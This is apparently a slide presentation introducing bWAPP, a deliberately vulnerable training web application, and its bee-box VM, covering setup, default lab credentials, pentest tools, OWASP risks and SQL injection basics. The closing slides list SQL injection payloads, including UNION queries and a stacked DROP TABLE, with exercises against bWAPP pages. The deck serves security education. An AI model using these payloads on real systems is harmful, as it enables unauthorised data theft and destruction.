



What is bWAPP?

introducing an extremely buggy web application

Malik Mesellem



Defense Needed

- Web application security is today's most overlooked aspect of securing the enterprise
- Hackers are concentrating their efforts on websites and web applications
- Web apps are an attractive target for cyber criminality, cyber warfare and hacktivism



Defense Needed

- Why are web applications an attractive target?
 - Easily available via the Internet (24/7)
 - Mission-critical business applications with sensitive data
 - Often direct access to backend data
 - Traditional firewalls and SSL provide no protection
 - Many applications are custom-made == vulnerable

DEFENSE

is needed !



bWAPP == defense

- bWAPP, or a **buggy Web APPlication**
- Deliberately insecure web application, includes all major known web vulnerabilities
- Helps security enthusiasts, developers and students to **discover** and to **prevent** issues
- Prepares one for successful penetration testing and ethical hacking projects



bWAPP

bWAPP 
an extremely buggy web application !

Choose your bug:
bWAPP v1.6

Set your security level:
 Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ Portal /

bWAPP or a *buggy web application* is build to allow security enthusiasts, students and developers to better secure web applications. bWAPP prepares you to conduct successful penetration testing and ethical hacking projects.
bWAPP contains all vulnerabilities from the OWASP Top 10 project. It is for educational purposes only.

Which bug do you want to hack today? :-)

/A1 - Injection/
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
SQL Injection (Search)
SQL Injection (Select)
SQL Injection (Login)

bWAPP or a buggy web application is for educational purposes only / © 2013 MME BVBA All rights reserved.

What is bWAPP? | © 2014 MME BVBA, all rights reserved.

Follow [@MME_IT](#) on Twitter and ask for our cheat sheet, containing all solutions!

bWAPP

■ Testimonials

Awesome! It's good to see fantastic tools staying up to date ...



**- Ed Skoudis
Founder of Counter Hack**

I just installed bWAPP 1.6 into the next release of SamuraiWTF ... Its a great app ...



**- Justin Searle
Managing Partner at UtiliSec**

Great progress on bWAPP BTW! :)



**- Vivek Ramachandran
Owner of SecurityTube**

bWAPP

■ About me

Email | malik@itsecgames.com



LinkedIn | be.linkedin.com/in/malikmesellem



Twitter | twitter.com/MME_IT



Blog | itsecgames.blogspot.com



bWAPP

■ Architecture


- Open source PHP application
- Backend MySQL database
- Can be hosted on Linux/Windows with Apache/IIS
- Can be installed on [WAMP](#) or [XAMPP](#)



bWAPP

■ Features (1)

- Very easy to use and to understand
- Well structured and documented PHP code
- Different security levels (low - medium - high)
- ‘New user’ creation (password/secret)
- Reset and reinstall database feature
- Manual intervention page
- Email functionalities



bWAPP


■ Features (2)

- Local PHP settings file
- No-authentication mode
- ‘Evil Bee’ mode, bypassing security checks
- ‘Evil’ directory, including attack scripts
- Fuzzing possibilities
- WSDL file (Web Services/SOAP)




bWAPP

- What makes bWAPP so unique?
 - Well, it has **over 70** web bugs!
 - Covering all major known web vulnerabilities
 - Including all risks from the OWASP Top 10 project



bWAPP

- Which bug do you want to hack today?



bWAPP

- Which bug do you want to hack today? (1)


- SQL, HTML, SSI, OS Command, XML, XPath, LDAP, PHP Code, Host Header and SMTP injections
- Authentication, authorization and session management issues
- Malicious, unrestricted file uploads and backdoor files
- Arbitrary file access and directory traversals
- PHP-CGI remote code execution
- Local and remote file inclusions (LFI/RFI)
- Server Side Request Forgery (SSRF)



bWAPP

- Which bug do you want to hack today? (2)


- Configuration issues: Man-in-the-Middle, Cross-Domain policy file, FTP, WebDAV, information disclosures,...
- HTTP parameter pollution and HTTP response splitting
- XML External Entity attacks (XXE)
- HTML5 ClickJacking, Cross-Origin Resource Sharing (CORS) and web storage issues
- Unvalidated redirects and forwards
- Denial-of-Service (DoS) attacks



bWAPP

- Which bug do you want to hack today? (3)

- Cross-Site Scripting (XSS), Cross-Site Tracing (XST) and Cross-Site Request Forgery (CSRF)
- AJAX and Web Services issues (JSON/XML/SOAP)
- Parameter tampering and cookie poisoning
- HTTP verb tampering
- Local privilege escalation
- And much more 😊



bWAPP

The image displays a collage of screenshots from the bWAPP web application, illustrating various security vulnerabilities:


- Home Page:** Shows a yellow header with the bWAPP logo and the tagline "an extremely buggy web application!". Below it is a navigation bar with links like "Logs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome Bee". A sidebar on the left lists "bWAPP v1.5" vulnerabilities: Injection (Reflected (GET), Reflected (POST), Current URL, Stored (Blog), Search, Select, Login), and a "Hack" section.
- Portal Page:** A dashboard titled "/ Portal /" featuring a "Choose your bug" dropdown set to "bWAPP v1.5" and a "Hack" button. It shows a "Set your security level" dropdown set to "Current low".
- CSRF (Transfer Amount) Page:** A page titled "/ CSRF (Transfer Amount) /" showing a form to transfer 100 EUR from account 123-45678-90 to another account. A red arrow points to the "Transfer" button.
- SQL Injection (Search) Page:** A page titled "/ SQL Injection (Search) /" showing a search form with the placeholder "Search for a movie: ' or 1=1-". A red arrow points to the "Search" button. Below it is a table of movie titles and details.
- Movie Tickets Page:** A page titled "/ Movie Tickets /" showing a banner "CLICK HERE FOR FREE MOVIE TICKETS". It displays a list of movies with their release years and genres. A red arrow points to the "Character" column header.
- Log File:** A detailed log file showing numerous system and application events, such as dictionary cracking, password dumping, and table dumps.
- Scan Threads:** A sidebar titled "Scan Threads" listing various web vulnerabilities found in the application, including SQL Injection, Cross-Site Scripting, and File Upload XSS.

Title	Release	Character	Genre
Iron Man	2008	Tony Stark	action
The Amazing Spider-Man	2012	Peter Parker	action
The Incredible Hulk	2008	Bruce Banner	action
The Dark Knight Rises	2012	Bruce Wayne	action
The Cabin in the Woods	2011	Some zombies	horror
Terminator Salvation	2009	John Connor	sci-fi

bWAPP


■ External links

- Home page - www.itsecgames.com
- Download location - sourceforge.net/projects/bwapp
- Blog - itsecgames.blogspot.com



bee-box

- Every bee needs a home... the **bee-box**
- VM pre-installed with bWAPP
- LAMP environment: **L**inux, **A**pache, **M**ySQL and **P**HP
- Requires zero installation
 - Made for those who are really lazy ☺
 - Reduces the ‘how to use?’ SPAM



bee-box

- bee-box is also made deliberately insecure...
- Gives you several ways to hack and deface bWAPP
 - Even possible to hack the bee-box to get full root access!
- Opportunity to explore all bWAPP vulnerabilities
- Hacking, defacing and exploiting without going to jail
- You can download bee-box from [here](#)



bee-box

A terminal window titled "bee@bee-box: /var/www/bWAPP" showing a directory listing of files. The files listed include various PHP scripts such as "ldapi.php", "login.php", "logout.php", "maili.php", "message.txt", "mysqli_ps.php", "password_change.php", "passwords", "php_eval.php", "phpinfo.php", "portal.php", "reset.php", "rlfi.php", "robots.txt", "secret_change.php", "secret-cors-1.php", "secret-cors-2.php", "secret-cors-3.php", "secret.php", "security_level_check.php", "security_level_set.php", "security.php", and "selections.php".

bee-box

■ Features (1)

- Apache, MySQL and PHP installed and configured
- Several PHP extensions installed
- Vulnerable PHP-CGI
- phpMyAdmin installed
- Postfix installed and configured
- Insecure FTP and WebDAV configurations
- AppArmor disabled

bee-box

■ Features (2)

- .htaccess files support enabled
- ‘Fine-tuned’ file access permissions
- Configured with a weak self-signed certificate (SSL)
- Some basic security tools installed
- Shortcuts to start, install and update bWAPP
- An amazing wallpaper ☺
- And last but not least, an outdated Linux kernel...

bWAPP and bee-box

- Both are part of the ITSEC GAMES project
- A funny approach to IT security education
- IT security, ethical hacking, training and fun...
- All ingredients mixed together 😊
- Educational and recreational InfoSec training



bWAPP and bee-box

- Ready, set, and hack!
- Just 1 thing to remember
- The logon credentials are...



bee/bug

bWAPP and bee-box

- Ready, set, and hack!
- Just 1 thing to remember
- The logon credentials are **bee/bug**
- Please don't SPAM me anymore



bWAPP and bee-box

- More credentials (for wizkids only!)
 - bWAPP web app
 - bee/bug
 - bee-box VM
 - bee/bug
 - su: bug
 - MySQL database
 - root/bug

bWAPP and bee-box

- Installation and configuration
 - Install VMware Player or Oracle VirtualBox
 - Extract, install, and start the bee-box VM
 - Configure or check the IP settings
 - Browse to the bWAPP web app
 - [http://\[IP\]/bWAPP/](http://[IP]/bWAPP/)
 - Login with **bee/bug**

bWAPP and bee-box

- Settings
 - General application settings
 - `sudo gedit /var/www/bWAPP/admin/settings.php`

```
// A.I.M., a no-authentication mode for testing web scanners and crawlers
// Evil bees are HUNGRY ;)
// URL: http://itsecgames.com/bWAPP/aim.php
$remote_IP = "6.6.6.6";

// Credentials, used on some pages
$login = "bee";
$password = "bug";
```

bWAPP and bee-box

■ A.I.M.

- **Authentication Is Missing**, a no-authentication mode
- Used for testing web scanners and crawlers
- Procedure
 - Modify the IP address in the settings file
 - Point your scanner or crawler to
[http://\[IP\]/bWAPP/aim.php](http://[IP]/bWAPP/aim.php)
 - All hell breaks loose!

A.I.M.

A no-authentication mode for testing web scanners and crawlers.

Procedure

1. Change the IP address in the 'settings.php' file to your IP.
2. Point your scanner or crawler to this URL.
3. All hell breaks loose, evil bees are HUNGRY ;)



bWAPP and bee-box

- Worst-case-scenario-options
 - Reset the application
 - [http://\[IP\]/bWAPP/**reset.php**](http://[IP]/bWAPP/reset.php)
 - Reset the application + database
 - [http://\[IP\]/bWAPP/**reset.php?secret=bWAPP**](http://[IP]/bWAPP/reset.php?secret=bWAPP)
 - Reinstall the database
 - Drop the database from phpMyAdmin
 - [http://\[IP\]/bWAPP/**install.php**](http://[IP]/bWAPP/install.php)

bWAPP and bee-box

- Host file (optional)
 - Change the host file on the local machine

```
# For example:  
#  
#      102.54.94.97      rhino.acme.com      # source server  
#      38.25.63.10      x.acme.com          # x client host  
# localhost name resolution is handled within DNS itself.  
#      127.0.0.1      localhost  
#      ::1            localhost  
  
# Replace 10.0.1.51 with YOUR bee-box IP :)  
10.0.1.51      itsecgames.com  
10.0.1.51      intranet.itsecgames.com  
10.0.1.51      attacker.com
```

bWAPP and bee-box

- Postfix (optional)
 - Reconfigure and restart Postfix on the bee-box
 - sudo gedit /etc/postfix/main.cf
 - sudo /etc/init.d/postfix restart

```
myhostname = bee-box
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = itsecgames.com, bee-box, localhost.localdomain, localhost
# Replace the hostname with the hostname of YOUR SMTP provider :)
relayhost = out.telenet.be

mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
mailbox_size_limit = 0
recipient_delimiter =
inet_interfaces = all
```

Ready to exploit some bugs?



Penetration Testing Tools

- Penetration testing distributions are distro's that have all the necessary security tools installed
 - Zero-installation
 - Ethical hacking and forensic tools
 - Grouped by category
 - Open source, mostly on Linux



Penetration Testing Tools

- Top 5 penetration testing distributions
 - Kali Linux/BackTrack ([link](#))
 - BackBox Linux ([link](#))
 - NodeZero Linux ([link](#))
 - Blackbuntu ([link](#))
 - Samurai WTF ([link](#))

Introduction to Kali Linux

- Kali Linux is a Debian-derived Linux pentesting distro
- Designed for digital forensics and penetration testing
- Formerly known as BackTrack
- Maintained and funded by Offensive Security
- Support for x86 and ARM



Introduction to Kali Linux

- Preinstalled with numerous pentesting tools

- Aircrack-ng
- Ettercap
- John the Ripper
- Metasploit
- Nmap
- OpenVAS
- WireShark



Introduction to Kali Linux

- Including many web app pentesting tools

- Burp Suite
- DirBuster
- Nikto
- sqlmap
- w3af
- WebSploit
- ZAP




OWASP

- OWASP, or Open Web Application Security Project
- Worldwide non-profit organization focused on improving the security of software
- Freely-available articles, methodologies, documentation, tools, and technologies
- Vendor neutral, no recommendations for commercial products or services!



OWASP

■ OWASP Top 10 Application Security Risks




Injection

- Injection flaws occur when an application sends **untrusted data** to an interpreter
- They are often found in SQL, LDAP, XPath, OS commands, XML parsers, SMTP headers, program arguments, etc.
- Easy to discover when examining code, but frequently hard to discover via pentesting!
- Scanners and fuzzers can help in finding injection flaws


Injection

- Injection can result in
 - Data loss or corruption
 - Website defacement
 - Denial of access
 - Complete host take over



Injection

■ Injection in the OWASP Top 10




SQL Injection

- **SQL injection** is very common in web applications
- Occurs when user input is sent to a SQL interpreter as part of a query
- The attacker tricks the interpreter into executing unintended SQL queries

The screenshot shows a web page titled "SQL Injection (Search)". At the top, there is a search bar with the placeholder "Search for a movie:" and a "Search" button. Below the search bar is a horizontal navigation menu with five items: "Title", "Release", "Character", "Genre", and "IMDb". A red error message is displayed below the menu: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1".


SQL Injection

- Normal operation



SQL Injection

- Abnormal operation



SQL Injection

- PHP code
 - `SELECT * FROM table WHERE username='.$login.' AND password='.$password.'`
- Expected input
 - `SELECT * FROM table WHERE username='alice' AND password='loveZombies'`
- But what if the person injected
 - `SELECT * FROM table WHERE username='alice' AND password=" or 1=1 --`

SQL Injection

■ Simple injections

- '--
- ' or 'a'='a
- ' or 'a'='a'--
- ' or '1'='1
- ' or 1=1--

SQL Injection

- Union injections
 - ' UNION SELECT field1, field2 FROM table--
 - ' UNION SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema=database()--
- Stacked queries
 - '; DROP TABLE table;--

Exercise



- SQL Injection - Bypassing Login Forms
 - Go to http://itsecgames.com/bWAPP/sql_3.php
 - Valid credentials: **alice/loveZombies**
 - Enter a quote ('') in the form fields
 - Try to login with the user Alice, without password
 - Try to login with a non-existent user

Exercise



- SQL Injection - Extracting Data
 - Go to http://itsecgames.com/bWAPP/sqli_1.php
 - Enter a quote (') in the form fields
 - Any differences?
 - blah' or 1=1--
 - blah' or 1=2--
 - Try to grab the user passwords...

Blind SQL Injection

- **Blind SQL injection** is a type of SQL injection attack that asks the database true or false questions
- Often used when the web application is configured to show generic error messages
